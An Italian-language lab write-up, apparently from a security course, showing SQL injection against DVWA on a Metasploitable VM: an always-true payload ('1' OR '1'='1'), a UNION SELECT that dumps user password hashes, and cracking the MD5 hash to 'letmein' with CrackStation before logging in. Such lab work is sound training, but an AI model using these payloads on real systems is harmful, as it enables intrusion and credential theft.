

SQLi

L obiettivo è di trovare le credenziali di accesso dell utente Pablo Picasso della DVWA

Per farlo ho prima configurato le macchine in modo tale che comunicassero

```
(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.79 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.227 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.179 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.159 ms
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3048ms
rtt min/avg/max/mdev = 0.159/0.589/1.791/0.694 ms


(kali@kali)-[~]
$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.514 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.009 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.145 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.023 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.152 ms
^C
--- 192.168.13.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.009/0.168/0.514/0.183 ms
msfadmin@metasploitable:~$
```

Dopo di che ho impostato la sicurezza della dvwa su low per poter eseguire la SQLi



Per trovare i nomi degli utenti ho iniettato una query con condizione “ sempre vera “con il codice

1' OR '1'='1



Dopo avere trovato il mio utente target “ Pablo Picasso “

dovevo trovare la Pw di accesso , per farlo ho usato un altra Query :

' UNION SELECT user, password FROM users#

```
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

ottenendo il risultato nella foto soprastante

Il problema adesso era trovare la Password in chiaro , per risolvere questo problema ho utilizzato il sito web : <https://crackstation.net/> - copiando I hash trovato precendentemente e incollandolo

CrackStation utilizza delle tabelle di ricerca precalcolate per decifrare gli hash delle password , quindi una volta incollato ha effettuato una ricerca che essendo andata a buon fine mi ha restituito la password

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7

I'm not a robot

reCAPTCHA

Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Per accertarmi che fosse corretta ho provato a ri effettuare l ' accesso alla DVWA utlizzando

User : Pablo

Password : letmein - esito nelle foto sottostanti

